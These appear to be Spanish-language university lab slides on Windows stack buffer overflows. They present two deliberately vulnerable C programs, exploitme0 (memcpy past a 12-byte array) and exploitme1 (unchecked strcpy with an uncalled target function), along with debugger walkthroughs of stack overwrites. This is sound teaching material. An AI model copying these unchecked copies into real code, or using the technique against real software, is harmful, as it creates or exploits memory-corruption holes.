



Seguridad Informática

Análisis de vulnerabilidades

Ing. Oscar Iván Flores Avila
oscar.flores@cert.unam.mx

STACK BUFFER OVERFLOW EN WINDOWS (EXPLOITME0)

exploitme0.cpp

- Escribir el siguiente código en el archivo exploitme0.cpp:

```
#include <stdio.h>
#include <string.h>
#include <windows.h>

int main(){
    byte test[12];

    printf("Array size = %lu", sizeof(test));
    printf("\nArray address = %p", test);
```

exploitme0.cpp

```
for(int i=0 ; i<32 ; i++){  
  
    memcpy(test+i,"H",1);  
    printf("\n\nElement: %d\tAddress:  
%p\tValue: %p",i,&test[i],test[i]);  
    i++;  
  
    memcpy(test+i,"o",1);  
    printf("\nElement: %d\tAddress: %p\tValue:  
%p",i,&test[i],test[i]);  
    i++;
```

exploitme0.cpp

```
    memcpy(test+i,"1",1);
    printf("\nElement: %d\tAddress: %p\tvalue:
           %p",i,&test[i],test[i]);
    i++;

    memcpy(test+i,"a",1);
    printf("\nElement: %d\tAddress: %p\tvalue:
           %p",i,&test[i],test[i]);

}

return 0;
}
```

exploitme0.cpp

- Prototipo de la función memcpy() - ***Copy block of memory:***

```
void * memcpy ( void * destination, const void * source, size_t  
               num );
```

Copia los valores (dependiendo la cantidad de bytes definida en el parámetro ***num***) de la dirección apuntada por el parámetro ***source*** directamente al bloque de memoria apuntado por ***destination***.

exploitme0.cpp



Dev-C++ 4.9.9.2

Archivo Edición Buscar Ver Proyecto Ejecutar Depurar Herramientas CMC Vídeo Ayuda

Nuevo Insertar

exploitme0.cpp

```
#include <stdio.h>
#include <string.h>
#include <windows.h>

int main(){
    byte test[12];

    printf("Array size = %lu", sizeof(test));
    printf("\nArray address = %p", test);

    for(int i=0 ; i<24 ; i++){
        memcpy(test+i,"H",1);
        printf("\nElement: %d\tAddress: %p\tValue: %p",i,&test[i],test[i]);
        i++;
        memcpy(test+i,"o",1);
        printf("\nElement: %d\tAddress: %p\tValue: %p",i,&test[i],test[i]);
        i++;
        memcpy(test+i,"l",1);
        printf("\nElement: %d\tAddress: %p\tValue: %p",i,&test[i],test[i]);
        i++;
        memcpy(test+i,"a",1);
        printf("\nElement: %d\tAddress: %p\tValue: %p",i,&test[i],test[i]);
    }
    return 0;
}
```

Compile Progress

Progress Log

Compiler: Default compiler

Status: Done.

File:

Errors: 0 Warnings: 0

Cerrar

Compilador Recursos Registro de Compilación Depuración Resultados

4: 1 Insertar 26 Líneas en Archivo

exploitme0.cpp

```
C:\Windows\system32\cmd.exe
C:\Users\malware\Desktop>exploitme0.exe
Array size = 12
Array address = 0022FF30

Element: 0      Address: 0022FF30      Value: 00000048
Element: 1      Address: 0022FF31      Value: 0000006F
Element: 2      Address: 0022FF32      Value: 0000006C
Element: 3      Address: 0022FF33      Value: 00000061

Element: 4      Address: 0022FF34      Value: 00000048
Element: 5      Address: 0022FF35      Value: 0000006F
Element: 6      Address: 0022FF36      Value: 0000006C
Element: 7      Address: 0022FF37      Value: 00000061

Element: 8      Address: 0022FF38      Value: 00000048
Element: 9      Address: 0022FF39      Value: 0000006F
Element: 10     Address: 0022FF3A      Value: 0000006C
Element: 11     Address: 0022FF3B      Value: 00000061

Element: 12     Address: 0022FF3C      Value: 00000048
Element: 13     Address: 0022FF3D      Value: 0000006F
Element: 14     Address: 0022FF3E      Value: 0000006C
Element: 15     Address: 0022FF3F      Value: 00000061

Element: 16     Address: 0022FF40      Value: 00000048
Element: 17     Address: 0022FF41      Value: 0000006F
Element: 18     Address: 0022FF42      Value: 0000006C
Element: 19     Address: 0022FF43      Value: 00000061

Element: 20     Address: 0022FF44      Value: 00000048
Element: 21     Address: 0022FF45      Value: 0000006F
Element: 22     Address: 0022FF46      Value: 0000006C
Element: 23     Address: 0022FF47      Value: 00000061

C:\Users\malware\Desktop>
```

exploitme0.cpp



Dev-C++ 4.9.9.2

Archivo Edición Buscar Ver Proyecto Ejecutar Depurar Herramientas CMS Ver Ayuda

Nuevo Insertar

exploitme0.cpp

```
#include <stdio.h>
#include <string.h>
#include <windows.h>

int main(){
    byte test[12];

    printf("Array size = %lu", sizeof(test));
    printf("\nArray address = %p", test);

    for(int i=0 ; i<32 ; i++){
        memcpy(test+i,"H",1);
        printf("\n\nElement: %d\tAddress: %p\tValue: %p",i,&test[i],test[i]);
        i++;
        memcpy(test+i,"o",1);
        printf("\nElement: %d\tAddress: %p\tValue: %p",i,&test[i],test[i]);
        i++;
        memcpy(test+i,"l",1);
        printf("\nElement: %d\tAddress: %p\tValue: %p",i,&test[i],test[i]);
        i++;
        memcpy(test+i,"a",1);
        printf("\nElement: %d\tAddress: %p\tValue: %p",i,&test[i],test[i]);
    }
    return 0;
}
```

Compile Progress

Progress Log

Compiler: Default compiler

Status: Done.

File:

Errors: 0 Warnings: 0

Cerrar

Compilador Recursos Registro de Compilación Depuración Resultados

4: 1 Insertar 26 Líneas en Archivo


exploitme0.cpp

The screenshot shows a Windows command prompt window titled 'C:\Windows\system32\cmd.exe'. The command entered is 'C:\Users\malware\Desktop>exploitme0.exe'. The output displays an array of 32 elements, each consisting of an index ('Element'), an address ('Address'), and a value ('Value'). The array size is 12, and the array address is 0022FF30. The values for the first four elements are 00000048, 0000006F, 0000006C, and 00000061 respectively. Subsequent elements show a repeating pattern of 00000048, 0000006F, 0000006C, and 00000061.

Element:	Address:	Value:
0	0022FF30	00000048
1	0022FF31	0000006F
2	0022FF32	0000006C
3	0022FF33	00000061
4	0022FF34	00000048
5	0022FF35	0000006F
6	0022FF36	0000006C
7	0022FF37	00000061
8	0022FF38	00000048
9	0022FF39	0000006F
10	0022FF3A	0000006C
11	0022FF3B	00000061
12	0022FF3C	00000048
13	0022FF3D	0000006F
14	0022FF3E	0000006C
15	0022FF3F	00000061
16	0022FF40	00000048
17	0022FF41	0000006F
18	0022FF42	0000006C
19	0022FF43	00000061
20	0022FF44	00000048
21	0022FF45	0000006F
22	0022FF46	0000006C
23	0022FF47	00000061
24	0022FF48	00000048
25	0022FF49	0000006F
26	0022FF4A	0000006C
27	0022FF4B	00000061
28	0022FF4C	00000048
29	0022FF4D	0000006F
30	0022FF4E	0000006C
31	0022FF4F	00000061

C:\Users\malware\Desktop>

exploitme0.cpp



exploitme0.cpp

- Abrir el archivo exploitme0.exe (compilado la segunda vez) con OllyDbg.
- Establecer puntos de interrupción con la tecla **F2** en cada llamada a la función **memcpy()**.
- Ejecutar el programa con la tecla **F9**.
- Se detendrá en el primer punto de interrupción.

exploitme0.cpp

- [CPU - main thread, module exploitm]

C File View Debug Plugins Options Window Help

L E M T W H C / K B R ... S

	Address	OpCode	Instruction	Description
004012BA	.	C74424 04	MOV DWORD PTR SS:[ESP+4],0C	
004012C2	.	C70424 00304000	MOV DWORD PTR SS:[ESP],exploitm.00403000	
004012C9	.	E8 B2060000	CALL <JMP.&msvcrt.printf>	ASCII "Array size = %lu" printf
004012CE	.	8045 E8	LEA EAX,DWORD PTR SS:[EBP-18]	
004012D1	.	894424 04	MOV DWORD PTR SS:[ESP+4],EAX	
004012D5	.	C70424 11304000	MOV DWORD PTR SS:[ESP],exploitm.00403011	
004012DC	.	E8 9F060000	CALL <JMP.&msvcrt.printf>	ASCII 0A,"Array addr" printf
004012E1	.	C745 E4 00000000	MOV DWORD PTR SS:[EBP-1C],0	
004012E8	>	837D E4 1F	CMP DWORD PTR SS:[EBP-1C],1F	
004012E9	.	0F8F 45010000	JG exploitm.00401437	
004012F2	.	C74424 08	MOV DWORD PTR SS:[ESP+8],1	
004012FA	.	C74424 04 25304000	MOV DWORD PTR SS:[ESP+4],exploitm.00403025	
00401302	.	8045 E8	LEA EAX,DWORD PTR SS:[EBP-18]	
00401305	.	0345 E4	ADD EAX,DWORD PTR SS:[EBP-1C]	
00401308	.	890424	MOV DWORD PTR SS:[ESP],EAX	
0040130B	.	E8 60060000	CALL <JMP.&msvcrt.memcpy>	memcpy
00401310	.	8045 F8	LEA EAX,DWORD PTR SS:[EBP-8]	
00401313	.	0345 E4	ADD EAX,DWORD PTR SS:[EBP-1C]	
00401316	.	83E8 10	SUB EAX,10	
00401319	.	0FB600	MOVZX EAX,BYTE PTR DS:[EAX]	
0040131C	.	894424 0C	MOV DWORD PTR SS:[ESP+C],EAX	
00401320	.	8045 E8	LEA EAX,DWORD PTR SS:[EBP-18]	
00401323	.	0345 E4	ADD EAX,DWORD PTR SS:[EBP-1C]	
00401326	.	894424 08	MOV DWORD PTR SS:[ESP+8],EAX	
0040132A	.	8845 E4	MOV EAX,DWORD PTR SS:[EBP-1C]	
0040132D	.	894424 04	MOV DWORD PTR SS:[ESP+4],EAX	
00401331	.	C70424 28304000	MOV DWORD PTR SS:[ESP],exploitm.00403028	
00401338	.	E8 43060000	CALL <JMP.&msvcrt.printf>	ASCII "%dElement: %d printf
0040133D	.	8045 E4	LEA EAX,DWORD PTR SS:[EBP-1C]	
00401340	.	FF00	INC DWORD PTR DS:[EAX]	

exploitme0.cpp

00401342	.	C74424 08 01000000	MOV DWORD PTR SS:[ESP+8],1	
0040134A	.	C74424 04 4C304000	MOV DWORD PTR SS:[ESP+4],exploitm.0040304C	
00401352	.	8D45 E8	LEA EAX,DWORD PTR SS:[EBP-18]	
00401355	.	0345 E4	ADD EAX,DWORD PTR SS:[EBP-1C]	
00401358	.	890424	MOV DWORD PTR SS:[ESP],EAX	
0040135B	.	E8 10060000	CALL <JMP.&msvort.memcpy>	memcpy
00401360	.	8D45 F8	LEA EAX,DWORD PTR SS:[EBP-8]	
00401363	.	0345 E4	ADD EAX,DWORD PTR SS:[EBP-1C]	
00401366	.	83E8 10	SUB EAX,10	
00401369	.	0FB600	MOVZX EAX,BYTE PTR DS:[EAX]	
0040136C	.	894424 0C	MOV DWORD PTR SS:[ESP+C],EAX	
00401370	.	8D45 E8	LEA EAX,DWORD PTR SS:[EBP-18]	
00401373	.	0345 E4	ADD EAX,DWORD PTR SS:[EBP-1C]	
00401376	.	894424 08	MOV DWORD PTR SS:[ESP+8],EAX	
0040137A	.	8B45 E4	MOV EAX,DWORD PTR SS:[EBP-1C]	
0040137D	.	894424 04	MOV DWORD PTR SS:[ESP+4],EAX	
00401381	.	C70424 50304000	MOV DWORD PTR SS:[ESP],exploitm.00403050	
00401388	.	E8 F3050000	CALL <JMP.&msvort.printf>	printf
0040138D	.	8D45 E4	LEA EAX,DWORD PTR SS:[EBP-1C]	
00401390	.	FF00	INC DWORD PTR DS:[EAX]	
00401392	.	C74424 08 01000000	MOV DWORD PTR SS:[ESP+8],1	
0040139A	.	C74424 04 73304000	MOV DWORD PTR SS:[ESP+4],exploitm.00403073	
004013A2	.	8D45 E8	LEA EAX,DWORD PTR SS:[EBP-18]	
004013A5	.	0345 E4	ADD EAX,DWORD PTR SS:[EBP-1C]	
004013A8	.	890424	MOV DWORD PTR SS:[ESP],EAX	
004013AB	.	E8 C0050000	CALL <JMP.&msvort.memcpy>	memcpy
004013B0	.	8D45 F8	LEA EAX,DWORD PTR SS:[EBP-8]	
004013B3	.	0345 E4	ADD EAX,DWORD PTR SS:[EBP-1C]	
004013B6	.	83E8 10	SUB EAX,10	
004013B9	.	0FB600	MOVZX EAX,BYTE PTR DS:[EAX]	
004013BC	.	894424 0C	MOV DWORD PTR SS:[ESP+C],EAX	
004013C0	.	8D45 E8	LEA EAX,DWORD PTR SS:[EBP-18]	
004013C3	.	0345 E4	ADD EAX,DWORD PTR SS:[EBP-1C]	
004013C6	.	894424 08	MOV DWORD PTR SS:[ESP+8],EAX	
004013CA	.	8B45 E4	MOV EAX,DWORD PTR SS:[EBP-1C]	
004013CD	.	894424 04	MOV DWORD PTR SS:[ESP+4],EAX	
004013D1	.	C70424 50304000	MOV DWORD PTR SS:[ESP],exploitm.00403050	
004013D8	.	E8 A3050000	CALL <JMP.&msvort.printf>	printf
004013DD	.	8D45 E4	LEA EAX,DWORD PTR SS:[EBP-1C]	
004013E0	.	FF00	INC DWORD PTR DS:[EAX]	

exploitme0.cpp

004013E2	.	C74424 08 01000000	MOV DWORD PTR SS:[ESP+8],1	
004013EA	.	C74424 04 75304000	MOV DWORD PTR SS:[ESP+4],exploitm.00403075	
004013F2	.	8045 E8	LEA EAX,DWORD PTR SS:[EBP-18]	
004013F5	.	0345 E4	ADD EAX,DWORD PTR SS:[EBP-1C]	
004013F8	.	890424	MOV DWORD PTR SS:[ESP],EAX	
004013FB	.	E8 70050000	CALL <JMP.&msvcrt.memcpy>	memcpy
00401400	.	8045 F8	LEA EAX,DWORD PTR SS:[EBP-8]	
00401403	.	0345 E4	ADD EAX,DWORD PTR SS:[EBP-1C]	
00401406	.	83E8 10	SUB EAX,10	
00401409	.	0FB600	MOVZX EAX,BYTE PTR DS:[EAX]	
0040140C	.	894424 0C	MOV DWORD PTR SS:[ESP+C],EAX	
00401410	.	8045 E8	LEA EAX,DWORD PTR SS:[EBP-18]	
00401413	.	0345 E4	ADD EAX,DWORD PTR SS:[EBP-1C]	
00401416	.	894424 08	MOV DWORD PTR SS:[ESP+8],EAX	
0040141A	.	8B45 E4	MOV EAX,DWORD PTR SS:[EBP-1C]	
0040141D	.	894424 04	MOV DWORD PTR SS:[ESP+4],EAX	
00401421	.	C70424 50304000	MOV DWORD PTR SS:[ESP],exploitm.00403050	
00401428	.	E8 53050000	CALL <JMP.&msvcrt.printf>	printf
0040142D	.	8045 E4	LEA EAX,DWORD PTR SS:[EBP-1C]	
00401430	.	FF00	INC DWORD PTR DS:[EAX]	
00401432	^	E9 B1FEFFFF	JMP exploitm.004012E8	
00401437	>	B8 00000000	MOV EAX,0	
0040143C	.	C9	LEAVE	
0040143D	.	C3	RETN	

exploitme0.cpp

- Observar los valores de los registros ESP y EBP.
- En la sección del *stack* se mostrarán los parámetros “*src*” y “*dest*”.

exploitme0.cpp

- Identificar en el *stack*:

- Dirección de retorno
- Apuntador base
- Apuntador al inicio de la pila
- Espacio del arreglo

exploitme0.cpp

```
Registers (FPU)
EAX 0022FF30
ECX 7780C620 msvort.7780C620
EDX 77AE70B4 ntdll.KiFastSystemCallRet
EBP 000004000
ESP 0022FEF0
EBP 0022FF48
ESI 00000000
EDI 00000000
EIP 0040130B exploitm.0040130B
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_FILE_NOT_FOUND (00000002)

0022FEF0 0022FF30 dest = 0022FF30
0022FEF4 00403025 sro = exploitm.00403025
0022FEF8 00000001 n = 1
0022FEFC 004012B5 RETURN to exploitm.004012B5 from exploitm.00401880
0022FF00 2E7FDF19
0022FF04 FFFFFFFE
0022FF08 777F98DA RETURN to msvort.777F98DA from msvort.777F987B
0022FF0C 7780A0FA RETURN to msvort.7780A0FA from msvort.free
0022FF10 00472B58
0022FF14 00472A90
0022FF18 0022FF38
0022FF1C 00000010
0022FF20 00000000
0022FF24 00000000
0022FF28 0022FF70
0022FF2C 00000000
0022FF30 000000A4
0022FF34 002E2EE8 ASCII """C:\Users\malware\Desktop\exploitme0.exe"""
0022FF38 00000029
0022FF3C 00000002
0022FF40 0022FF48
0022FF44 77809F34 RETURN to msvort.77809E34 from msvort.77809E3E
0022FF48 0022FF78
0022FF4C 004011E7 RETURN to exploitm.004011E7 from exploitm.00401290
```

exploitme0.cpp

- Visualizar la sección de memoria a partir de la dirección donde se escribirá en el búfer.



The screenshot shows a debugger's memory dump window. The CPU register pane on the left displays:

EIP	0040130B	exploitm.0040130B
C	0	ES 0023 32bit 0(FFFFFFFF)
P	1	CS 001B 32bit 0(FFFFFFFF)
A	0	SS 0023 32bit 0(FFFFFFFF)
Z	0	DS 0023 32bit 0(FFFFFFFF)
S	0	FS 003B 32bit 7FFDF000(FFF)
T	0	GS 0000 NULL
D	0	
O	0	LastErr ERROR_FILE_NOT_FOUND (6)

The memory dump pane shows the following stack dump:

0022FEF0	0022FF30	dest = 0022FF30
0022FEF4	00403025	src = exploitm.00403025
0022FEF8	00000001	n = 1


A context menu is open at the bottom right of the dump pane, with the "Follow in Dump" option highlighted by a red box:

- Go to expression Ctrl+G
- Follow in Dump**
- Follow in Stack Enter
- Appearance ▾

Address	Hex dump	ASCII
0022FF30	A4 00 00 00 E8 2E 2E 00	ñ...þ...
0022FF38	29 00 00 00 02 00 00 00)...@...
0022FF40	48 FF 22 00 34 9E 80 77	H ".4xçw
0022FF48	78 FF 22 00 E7 11 40 00	x ".þ��.

exploitme0.cpp

- Presionar en repetidas ocasiones la tecla F9 e identificar las sección de memoria que se estará sobrescribiendo.



EXPLOITME1

exploitme1.C

- Prototipo de la función `strcpy()` ***Copy string:***

```
char * strcpy ( char * destination, const char * source );
```

Copia la cadena apuntada por el parámetro *source* dentro del arreglo apuntado por *destination* incluyendo el carácter nulo.

exploitme1.C

- Escribir el siguiente código en el archivo exploitme1.c:

```
#include <stdio.h>
#include <string.h>

int FuncionExtra(){
    printf("\nNo debería ejecutarse\n");
    return 0;
}
```

exploitme1.C

```
int main(int argc, char **argv){  
    char buffer[16]="";  
    if (argc != 2){  
        printf ("\nIntroduce tu nombre como  
                argumento\n");  
        return 1;  
    }  
    strcpy(buffer, argv[1]);  
    return 0;  
}
```

exploitme1.C

The screenshot shows the Dev-C++ 4.9.9.2 IDE interface. The title bar reads "Dev-C++ 4.9.9.2". The menu bar includes Archivo, Edición, Buscar, Ver, Proyecto, Ejecutar, Depurar, Herramientas, CVS, and Ventana. The Ayuda option is also present. The toolbar below the menu bar contains various icons for file operations like Open, Save, Print, and search functions. A toolbar below that features icons for creating new files, inserting code, and activating/deactivating code. The code editor window displays the file "exploitme1.c" with the following content:

```
#include <stdio.h>
#include <string.h>


int FuncionExtra(){
    printf("\nNo deberia ejecutarse\n");
    return 0;
}

int main(int argc, char **argv){
    char buffer[16]="";
    if (argc != 2){
        printf ("\nIntroduce tu nombre como argumento\n");
        return 1;
    }
    strcpy(buffer, argv[1]);
    return 0;
}
```

A portion of the code within the `FuncionExtra()` function is highlighted with a blue rectangular selection.

exploitme1.C

- Flujo del programa en modo gráfico:



exploitme1.C

- Flujo del programa en modo texto:

The screenshot shows the assembly view of the exploitme1.C program in IDA View-A. The assembly code is as follows:

```
.text:004012EB
.text:004012EF
.text:004012F1
.text:004012F8
.text:004012FD
.text:00401304
.text:00401306 ; CODE XREF: _main+46↑j
.text:00401306 loc_401306: ; CODE XREF: _main+46↑j
    cmp    [ebp+argc], 2
    jz     short loc_401306
    mov    [esp+48h+var_48], offset aIntroduceTuNom ; "\nIntroduce tu nombre como argumento\n"
    call   printf
    mov    [ebp+var_1C], 1
    jmp   short loc_401324

.text:00401306
.text:00401306
